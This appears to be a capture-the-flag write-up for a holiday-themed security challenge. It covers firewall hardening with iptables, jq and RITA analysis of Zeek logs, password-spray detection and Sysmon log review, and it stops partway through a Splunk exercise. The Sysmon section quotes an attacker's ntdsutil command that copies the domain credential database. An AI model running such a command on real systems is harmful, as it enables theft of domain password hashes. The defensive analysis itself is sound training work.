- ⇒ *Woohoo! Fantabulous! I'll be the coolest elf in class.*
- ⇒ *On a completely unrelated note, digital rights management can bring a hacking elf down.*
- ⇒ *That ElfScrow one can really be a hassle.*
- ⇒ *It's a good thing Ron Bowes is giving a talk on reverse engineering!*
- ⇒ *That guy knows how to rip a thing apart. It's like he breathes opcodes!*

Holly Evergreen can now fully focus on monitoring the NetWars event

Terminal: Smart Braces (Kent Tinseltooth)

Kent Tinseltooth can be found in the Student Union area and will provide a hint for objective 11 if you can help him out with his terminal.

Kent Tinseltooth's opening dialogue

- ⇒ *OK, this is starting to freak me out!*
- ⇒ *Oh sorry, I'm Kent Tinseltooth. My Smart Braces are acting up.*
- ⇒ *Do... Do you ever get the feeling you can hear things? Like, voices?*
- ⇒ *I know, I sound crazy, but ever since I got these... Oh!*
- ⇒ *Do you think you could take a look at my Smart Braces terminal?*
- ⇒ *I'll bet you can keep other students out of my head, so to speak.*
- ⇒ *It might just take a bit of Iptables work.*

After starting the terminal, a dialogue appears between Kent TinselTooth and an Inner Voice:

```
Inner Voice: Kent. Kent. Wake up, Kent.
Inner Voice: I'm talking to you, Kent.
Kent TinselTooth: Who said that? I must be going insane.
Kent TinselTooth: Am I?
Inner Voice: That remains to be seen, Kent. But we are having a conversation.
Inner Voice: This is Santa, Kent, and you've been a very naughty boy.
Kent TinselTooth: Alright! Who is this?! Holly? Minty? Alabaster?
Inner Voice: I am known by many names. I am the boss of the North Pole. Turn to me
and be hired after graduation.
Kent TinselTooth: Oh, sure.
Inner Voice: Cut the candy, Kent, you've built an automated, machine-learning,
sleigh device.
Kent TinselTooth: How did you know that?
Inner Voice: I'm Santa - I know everything.
Kent TinselTooth: Oh. Kringle. *sigh*
Inner Voice: That's right, Kent. Where is the sleigh device now?
Kent TinselTooth: I can't tell you.
Inner Voice: How would you like to intern for the rest of time?
Kent TinselTooth: Please no, they're testing it at srf.elfu.org using default
creds, but I don't know more. It's classified.
Inner Voice: Very good Kent, that's all I needed to know.
Kent TinselTooth: I thought you knew everything?
Inner Voice: Nevermind that. I want you to think about what you've researched and
studied. From now on, stop playing with your teeth, and floss more.
*Inner Voice Goes Silent*

Kent TinselTooth: Oh no, I sure hope that voice was Santa's.
Kent TinselTooth: I suspect someone may have hacked into my IOT teeth braces.
Kent TinselTooth: I must have forgotten to configure the firewall...
Kent TinselTooth: Please review /home/elfuuser/IOTteethBraces.md and help me
configure the firewall.
Kent TinselTooth: Please hurry; having this ribbon cable on my teeth is
uncomfortable.
```

Ok, so we need to properly configure a firewall and Kent is getting nervous. Let's start with viewing the file mentioned in the dialogue:

```
elf@xxx:~$ cat IOTteethBraces.md
# ElfU Research Labs - Smart Braces
### A Lightweight Linux Device for Teeth Braces
### Imagined and Created by ElfU Student Kent TinselTooth

This device is embedded into one's teeth braces for easy management and monitoring
of dental status. It uses FTP and HTTP for management and monitoring purposes but
also has SSH for remote access. Please refer to the management documentation for
this purpose.

## Proper Firewall configuration:
The firewall used for this system is `iptables`. The following is an example of
how to set a default policy with using `iptables`:
```
sudo iptables -P FORWARD DROP
```
The following is an example of allowing traffic from a specific IP and to a
specific port:
```
sudo iptables -A INPUT -p tcp --dport 25 -s 172.18.5.4 -j ACCEPT
```
A proper configuration for the Smart Braces should be exactly:
1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the
INPUT and the OUTPUT chains.
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access
the local SSH server (on port 22).
4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and
80.
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo
interface.
```

There are 6 rules to configure. We'll set the firewall rules in the order specified in the `IOTteethBraces.md` document. Following the iptables manual, configuring the rules is pretty straight forward:

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains

```
sudo iptables -P INPUT DROP
sudo iptables -P FORWARD DROP
sudo iptables -P OUTPUT DROP
```

2. ACCEPT all connections that are ESTABLISHED, RELATED on the INPUT and the OUTPUT chains

```
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
```

3. ACCEPT only remote source IP address 172.19.0.225 to access the local SSH server (on port 22)

```
sudo iptables -A INPUT -p tcp --dport 22 -s 172.19.0.225 -j ACCEPT
```

4. ACCEPT any source IP to the local TCP services on ports 21 and 80

```
sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 21 -j ACCEPT
```

5. ACCEPT all OUTPUT traffic with a destination TCP port of 80

```
sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
```

6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface

```
sudo iptables -A INPUT -i lo -j ACCEPT
```

Kent is in a hurry and after a short while he starts to get really nervous:

```
Kent TinselTooth: Is the firewall fixed yet? I can't stand much more of having
this cable on my teeth. You've got 5 more minutes before I'm yanking it
```

Kent is an elf of his word, because after 5 minutes Kent has had enough of it:

```
Kent TinselTooth: I can't take it anymore!
*yanks cable from IOT braces - disconnected*
/usr/bin/inits: line 10:    82 Killed                  su elfuuser
```

Easy now Kent, or as we say in The Hague: Rustaagh!
After restarting the terminal and executing the commands to secure the firewall, Kent is a happy elf again:

```
Kent TinselTooth: Great, you hardened my IOT Smart Braces firewall!

/usr/bin/inits: line 10:   112 Killed                  su elfuuser
```

The command `sudo iptables -L` lists the firewall configuration. Running that command right after the final configuration rule was placed yielded the following result:

```
elf@xxx:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source          destination
ACCEPT     all  --  anywhere        anywhere       state RELATED,ESTABLISHED
ACCEPT     tcp  --  172.19.0.225    anywhere       tcp dpt:22
ACCEPT     tcp  --  anywhere        anywhere       tcp dpt:80
ACCEPT     tcp  --  anywhere        anywhere       tcp dpt:21
ACCEPT     all  --  anywhere        anywhere

Chain FORWARD (policy DROP)
target     prot opt source          destination

Chain OUTPUT (policy DROP)
target     prot opt source          destination
ACCEPT     all  --  anywhere        anywhere       state RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere        anywhere       tcp dpt:80
```

Kent's hint for objective 11

- ⇒ *Oh thank you! It's so nice to be back in my own head again. Er, alone.*
- ⇒ *By the way, have you tried to get into the crate in the Student Union? It has an interesting set of locks.*
- ⇒ *There are funny rhymes, references to perspective, and odd mentions of eggs!*
- ⇒ *And if you think the stuff in your browser looks strange, you should see the page source...*
- ⇒ *Special tools? No, I don't think you'll need any extra tooling for those locks.*
- ⇒ *BUT - I'm pretty sure you'll need to use Chrome's developer tools for that one.*
- ⇒ *Or sorry, you're a Firefox fan?*
- ⇒ *Yeah, Safari's fine too - I just have an ineffible hunger for a physical Esc key.*
- ⇒ *Edge? That's cool. Hm? No no, I was thinking of an unrelated thing.*
- ⇒ *Curl fan? Right on! Just remember: the Windows one doesn't like double quotes.*
- ⇒ *Old school, huh? Oh sure - I've got what you need right here...*
  ...
  ...
- ⇒ *And I hear the Holiday Hack Trail game will give hints on the last screen if you complete it on Hard.*

Look at that big smile Kent Tinseltooth has; so happy his teeth are safe again

Terminal: jq (Wunorse Openslae)

After completing objective 11, we gained access to the Sleigh Workshop where Wunorse Openslae can be found. He will provide a hint for objective 12 if you can help him out with his terminal.

Wunorse Openslae's opening dialogue

- ⇒ *I'm pretty sure one of these connections is a malicious C2 channel...*
- ⇒ *Do you think you could take a look?*
- ⇒ *I hear a lot of C2 channels have very long connection times.*
- ⇒ *Please use `jq` to find the longest connection in this data set.*
- ⇒ *We have to kick out any and all grinchy activity!*

After starting the terminal we're greeted with the following message:

```
Some JSON files can get quite busy.
There's lots to see and do.
Does C&C lurk in our data?
JQ's the tool for you!

-Wunorse Openslae

Identify the destination IP address with the longest connection duration
using the supplied Zeek logfile. Run runtoanswer to submit your answer.
```

The home directory contains a `conn.log` file of around 50 MB in which we need to identify the destination IP address with the longest connection duration.

Each entry in the conn.log has the following JSON format:


```
{
    "ts": "2019-04-04T20:34:24.698965Z",
    "uid": "CAFvAu2l50Km67tSP5",
    "id.orig_h": "192.168.144.130",
    "id.orig_p": 64277,
    "id.resp_h": "192.168.144.2",
    "id.resp_p": 53,
    "proto": "udp",
    "service": "dns",
    "duration": 0.320463,
    "orig_bytes": 94,
    "resp_bytes": 316,
    "conn_state": "SF",
    "missed_bytes": 0,
    "history": "Dd",
    "orig_pkts": 2,
    "orig_ip_bytes": 150,
    "resp_pkts": 2,
    "resp_ip_bytes": 372
}
```

Notice the `duration` attribute. Using the jq manual I was able to fabricate a jq query that sorts descending by the duration attribute and returns the first entry:

```
elf@xxx:~$ jq -s 'sort_by(.duration) | reverse | .[0]' conn.log
{
  "ts": "2019-04-18T21:27:45.402479Z",
  "uid": "CmYAZn10sInxVD5WWd",
  "id.orig_h": "192.168.52.132",
  "id.orig_p": 8,
  "id.resp_h": "13.107.21.200",
  "id.resp_p": 0,
  "proto": "icmp",
  "duration": 1019365.337758,
  "orig_bytes": 30781920,
  "resp_bytes": 30382240,
  "conn_state": "OTH",
  "missed_bytes": 0,
  "orig_pkts": 961935,
  "orig_ip_bytes": 57716100,
  "resp_pkts": 949445,
  "resp_ip_bytes": 56966700
}
```

From this entry we see the destination IP address `13.107.21.200`. Now execute `runtoanswer` and provide '13.107.21.200' as an answer:

```
elf@xxx:~$ ./runtoanswer

Loading, please wait......

What is the destination IP address with the longes connection duration?
13.107.21.200

Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!
```

Wunorse's hint for objective 12

- ⇒ *That's got to be the one - thanks!*
- ⇒ *Hey, you know what? We've got a crisis here.*
- ⇒ *You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data.*
- ⇒ *All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data!*
- ⇒ *I'm so flummoxed I can't even remember how to login!*
- ⇒ *Hmm... Maybe the Zeek http.log could help us.*

⇒ *I worry about LFI, XSS, and SQLi in the Zeek log - oh my!*
⇒ *And I'd be shocked if there weren't some shell stuff in there too.*
⇒ *I'll bet if you pick through, you can find some naughty data from naughty hosts and block it in the firewall.*
⇒ *If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.*
⇒ *The sleigh's machine learning device (SRF) needs most of the malicious IPs blocked in order to calculate a good route.*
⇒ *Try not to block many legitimate weather station IPs as that could also cause route calculation failure.*
⇒ *Remember, when looking at JSON data, `jq` is the tool for you!*

Wunorse Openslae is still worried about Santa's safety

Objectives

0) Talk to Santa in the Quad

Enter the campus quad and talk to Santa.

Hard to miss, exit the Train Station starting area to the north. Enter the Quad area and bump into Santa holding an Umbrella. Talk to (click on) him to complete this objective.

FIGURE 16: SANTA HOLDING AN UMBRELLA IN THE QUAD

1) Find the Turtle Doves

Find the missing turtle doves.

Exit The Quad on the north side and enter the Student Union area. Near the fireplace you will find the Turtle Doves Michael and Jane. Talk to them to complete this objective. They're not so talkative though ... `Hoot Hooot?`

FIGURE 17: THE TWO TURTLE DOVES

2) Unredact Threatening Document

Difficulty:

> *Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.*

The letter can be found in the north-west point of the Quad area:

FIGURE 18: THE LOCATION OF THE THREATENING LETTER TO ELF UNIVERSITY

Open the letter by clicking on it. This shows a pdf called 'LetterToElfUPersonnel.pdf' that is partially censored:




FIGURE 19: THE LETTERTOELFUPERSONNEL.PDF DOCUMENT

It is easy to circumvent the censored areas by simply selecting the entire text, copying it and pasting it in a text editor. This reveals the entire letter:

```
Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters… OR
ELSE!


Attention All Elf University Personnel,

It remains a constant source of frustration that Elf University and the entire operation
at the
North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE
you to consider lending your considerable resources and expertise in providing merriment,
```

```
cheer, toys, candy, and much more to other holidays year-round, as well as to other
mythical
characters.

For centuries, we have expressed our frustration at your lack of willingness to spread
your
cheer beyond the inaptly-called “Holiday Season.” There are many other perfectly fine
holidays and mythical characters that need your direct support year-round.

If you do not accede to our demands, we will be forced to take matters into our own hands.
We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character
```

The first word in the subject is "DEMAND".

Objective 2 Answer: DEMAND

3) Windows Log Analysis: Evaluate Attack Outcome

Difficulty: 

> *We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out.*

The hint for this challenge is given by Bushy Evergreen after completing the Escape Ed terminal.

Required resources

Download the Eventlog data here: https://downloads.elfu.org/Security.evtx.zip
Download DeepBlueCLI here: https://github.com/sans-blue-team/DeepBlueCLI

Approach

Run the `DeepBlueCLI.ps1` script on `Security.evtx`. One of the first discoveries the script made was a password spray attack targeting several accounts on 11/19/2019 4:22:46 AM:

```
Date    : 11/19/2019 4:22:46 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit
credentials is an indicator of a password spray attack.
          Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator
sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves
gchocolatewine wopenslae ltrufflefig supatree mstripysleigh pbrandyberry
civysparkles sscarletpie ftwinklestockings cstripyfluff gcandyfluff smullingfluff
hcandysnaps mbrandybells twinterfig civypears ygreenpie ftinseltoes smary
ttinselbubbles dsparkleleaves
          Accessing Username: -
          Accessing Host Name: -
```

Opening the Security.evtx in the event viewer and browsing to the timestamp `11/19/2019 4:22:46 AM`, we can see a successful logon was made right after this attack:




FIGURE 20: SUCCESSFUL LOGON IS MADE AFTER A PASSWORD-SPRAY ATTACK

The account with which the logon was made was `supatree`

Objective 3 Answer: supatree

4) Windows Log Analysis: Determine Attacker Technique

Difficulty: 

> *Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.*

The hint for this challenge is given by SugarPlum Mary after finishing the Linux Path terminal.

Required resources

Download the normalized Sysmon logs here: https://downloads.elfu.org/sysmon-data.json.zip

Approach

Open the `sysmon-data.json` file and look for `lsass.exe`. The penultimate entry in the syslog contains the only reference to this process:


```
{
    "command_line": "C:\\Windows\\system32\\cmd.exe",
    "event_type": "process",
    "logon_id": 999,
    "parent_process_name": "lsass.exe",
    "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
    "pid": 3440,
    "ppid": 632,
    "process_name": "cmd.exe",
    "process_path": "C:\\Windows\\System32\\cmd.exe",
    "subtype": "create",
    "timestamp": 132186398356220000,
    "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
    "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
    "user": "NT AUTHORITY\\SYSTEM",
    "user_domain": "NT AUTHORITY",
    "user_name": "SYSTEM"
}
```


We see the process id (pid) is 3440. In order for another process to retrieve hashes from `lsass.exe`, it would need to be attached to this process and thus having a parent process id (ppid) of 3440.

Searching for `"ppid": 3440` yields one result:


```
{
    "command_line": "ntdsutil.exe  \"ac i ntds\" ifm \"create full c:\\hive\" q
q",
    "event_type": "process",
    "logon_id": 999,
    "parent_process_name": "cmd.exe",
    "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
    "pid": 3556,
    "ppid": 3440,
    "process_name": "ntdsutil.exe",
    "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
    "subtype": "create",
    "timestamp": 132186398470300000,
    "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
    "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
    "user": "NT AUTHORITY\\SYSTEM",
    "user_domain": "NT AUTHORITY",
    "user_name": "SYSTEM"
}
```


From the command_line attribute of this entry, we can clearly see the tool we're looking for is `ntdsutil`.

Objective 4 Answer: ntdsutil

5) Network Log Analysis: Determine Compromised System

Difficulty: 

> *The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.*

The hint for this objective is given by Sparkle Redberry after completing the XMAS Cheer Laser terminal.

Required resources

Download the Zeek logs here: https://downloads.elfu.org/elfu-zeeklogs.zip

Approach

The Zeek logs contained 890 log files with a total size of 1,54GB and 1 directory. Had I done some proper initial analysis of the Zeek log data, the writeup for this challenge would have been much shorter as we will see in a bit. I did however learn a lot the way I approached this problem. Are you just interested in the short answer? Skip to the 'the easy way' chapter.

In his hint Sparkle Redberry mentions '*someone called Rita can help us*' and '*maybe you and she can figure out what happened?*'. with a little help from Google I found the '*Real Intelligence Threat Analytics*' or RITA tool by Active Countermeasures.

FIGURE 21: RITA

RITA Installation

I tried installing RITA on my Linux VM, but found out my Linux distribution was not supported so I downloaded Ubuntu 18.04 LTS and created a VM out of that. The installation completed successfully, but I couldn't get RITA configured properly to import the Zeek logs. So I decided not to waste any more time on that and try my Windows VM.

On my Windows VM I pulled RITA from the GitHub repository and followed the installation guide in the `Readme.md` file. I had some dependency problems during that installation and decided to see if the RITA Docker installation would be better.

I did some manual investigation into the conn.log files and found an internal subnet `192.168.134.0/24`, so I added that to the `rita.yml` configuration file. The modifications required for the `rita.yml` file were the following:

```
Filtering:
    AlwaysInclude: []

    InternalSubnets:
      - 192.168.134.0/24
```

I left the rest of the settings to their defaults. In the `docker-compose.yml` file, I mapped by Zeek logs to the `/logs` directory and stored my `rita.yml` into `/etc/rita/config.yaml`:

```
services:
  db:
    image: mongo:3.6
    volumes:
      - db:/data/db/
  rita:
    image: quay.io/activecm/rita:latest
    build: .
    links:
      # give db an alias of "localhost" so that RITA's default config works unchanged
      - db:localhost
    volumes:
      - /home/coen/rita/rita.yml:/etc/rita/config.yaml:ro
      - /home/coen/Downloads/elfu-zeeklogs:/logs:ro
    tty: true
    stdin_open: true

volumes:
  db:
```

Then running docker-compose I imported the Zeek logs into a new dataset called 'corita' (why this name?):

```
docker-compose run --rm rita import /logs corita
```

Now I was ready to run rita analysis on the `corita` dataset containing the Zeek logs.

RITA Analysis

A very common malware behaviour is beaconing in which the malware creates an outbound connection to the attacker's command-and-control server (or 'phone home') to see if it needs to do something. RITA is able to do beacon analysis on the log files so there's a good chance we may find the malware infected machine with this feature:

```
docker-compose run --rm rita show-beacons corita > beacons.csv
```

I imported the `beacons.csv` into Excel and sorted the list by the 'Score' column. The score, ranging from 0-1, is the likelihood of communications between two systems being a beacon.


Score	Source IP	Destination IP	Connections	Avg Bytes	Intvl Range
0.998	192.168.134.130	144.202.46.214	7660	1156	10
0.847	192.168.134.131	150.254.186.145	684	13737	8741
0.847	192.168.134.132	150.254.186.145	684	13634	37042
0.84	192.168.134.135	150.254.186.145	345	12891	1
0.835	192.168.134.133	45.55.96.63	132	1268	9
0.835	192.168.134.133	69.4.231.30	115	4135	2
0.835	192.168.134.134	216.17.109.252	63	92	2
0.835	192.168.134.135	52.242.211.89	49	572	1170
0.834	192.168.134.132	52.179.224.121	47	379	643

FIGURE 22: RITA BEACON SCORE IN EXCEL

We can clearly see the first row has a score of almost 1. The source IP `192.168.134.130` is the IP address we're looking for.

The easy way

Besides the 890 log files, the zeeklogs.zip archive contained 1 ELFU subdirectory, which I found out about when I was nearly done with this objective. The ELFU subdirectory has an index.html file with the results of the RITA analysis already in it. Simply opening the index.html, selecting the ELFU dataset and clicking on the 'Beacons' menu item showed the same information:



Score	Source	Destination	Connections	Avg. Bytes
0.998	192.168.134.130	144.202.46.214	7660	1156.000
0.847	192.168.134.131	150.254.186.145	684	13737.000
0.847	192.168.134.132	150.254.186.145	684	13634.000
0.840	192.168.134.135	150.254.186.145	345	12891.000
0.835	192.168.134.133	45.55.96.63	132	1268.000
0.835	192.168.134.133	69.4.231.30	115	4135.000
0.835	192.168.134.135	52.242.211.89	49	572.000

FIGURE 23: RITA BEACON INFORMATION IN THE LOG ARCHIVE

This would have made my life easier in solving this challenge, but I now have some hands-on experience with RITA!

Objective 5 Answer: 192.168.134.130

6) Splunk

Difficulty: 

> *Access https://splunk.elfu.org/ as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.*

Professor Banas can be found in the Laboratory standing in his shorts (or is it Banas in pyjamas?) in front of a few server racks. Well played professor, that will keep you warm during this winter season without losing your cool! He has the following opening dialogue:

- ⇒ *Hi, I'm Dr. Banas, professor of Cheerology at Elf University.*
- ⇒ *This term, I'm teaching "HOL 404: The Search for Holiday Cheer in Popular Culture," and I've had quite a shock!*
- ⇒ *I was at home enjoying a nice cup of Gløgg when I had a call from Kent, one of my students who interns at the Elf U SOC.*
- ⇒ *Kent said that my computer has been hacking other computers on campus and that I needed to fix it ASAP!*
- ⇒ *If I don't, he will have to report the incident to the boss of the SOC.*
- ⇒ *Apparently, I can find out more information from this website https://splunk.elfu.org/ with the username: `elf` / Password: `elfsocks`.*
- ⇒ *I don't know anything about computer security. Can you please help me?*

Nice Boss of the SOC reference by the professor.

Login to https://splunk.elfu.org/ with user `elf` and password `elfsocks`. The main screen has a SOC Secure chat window on the left and a set of 7 training questions and the challenge question on the right. For completeness I'll first go over the training questions and answer the challenge question last.

Training questions

1) What is the short host name of Professor Banas' computer?

In the '#ELFU SOC' channel of the 'SOC Secure Chat' the conversation mentions `sweetums` being the host name of Professor Banas.

Answer 1) sweetums

2) What is the name of the sensitive file that was likely accessed and copied by the attacker?

In the chat with Alice Bluebird, she mentions their first worry is to protect Santa. She also gives us an example of searching for the professor's username `index=main cbanas`. In this query change `cbanas` into `santa`.

```
Search> index=main santa
```

The first hit contains a filename `C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt`, which is the filename we're looking for.

Answer 2) C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt

3) What is the fully-qualified domain name(FQDN) of the command and control(C2) server?

Using the guidance of Alice Bluebird, we execute the following query:

```
Search> index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
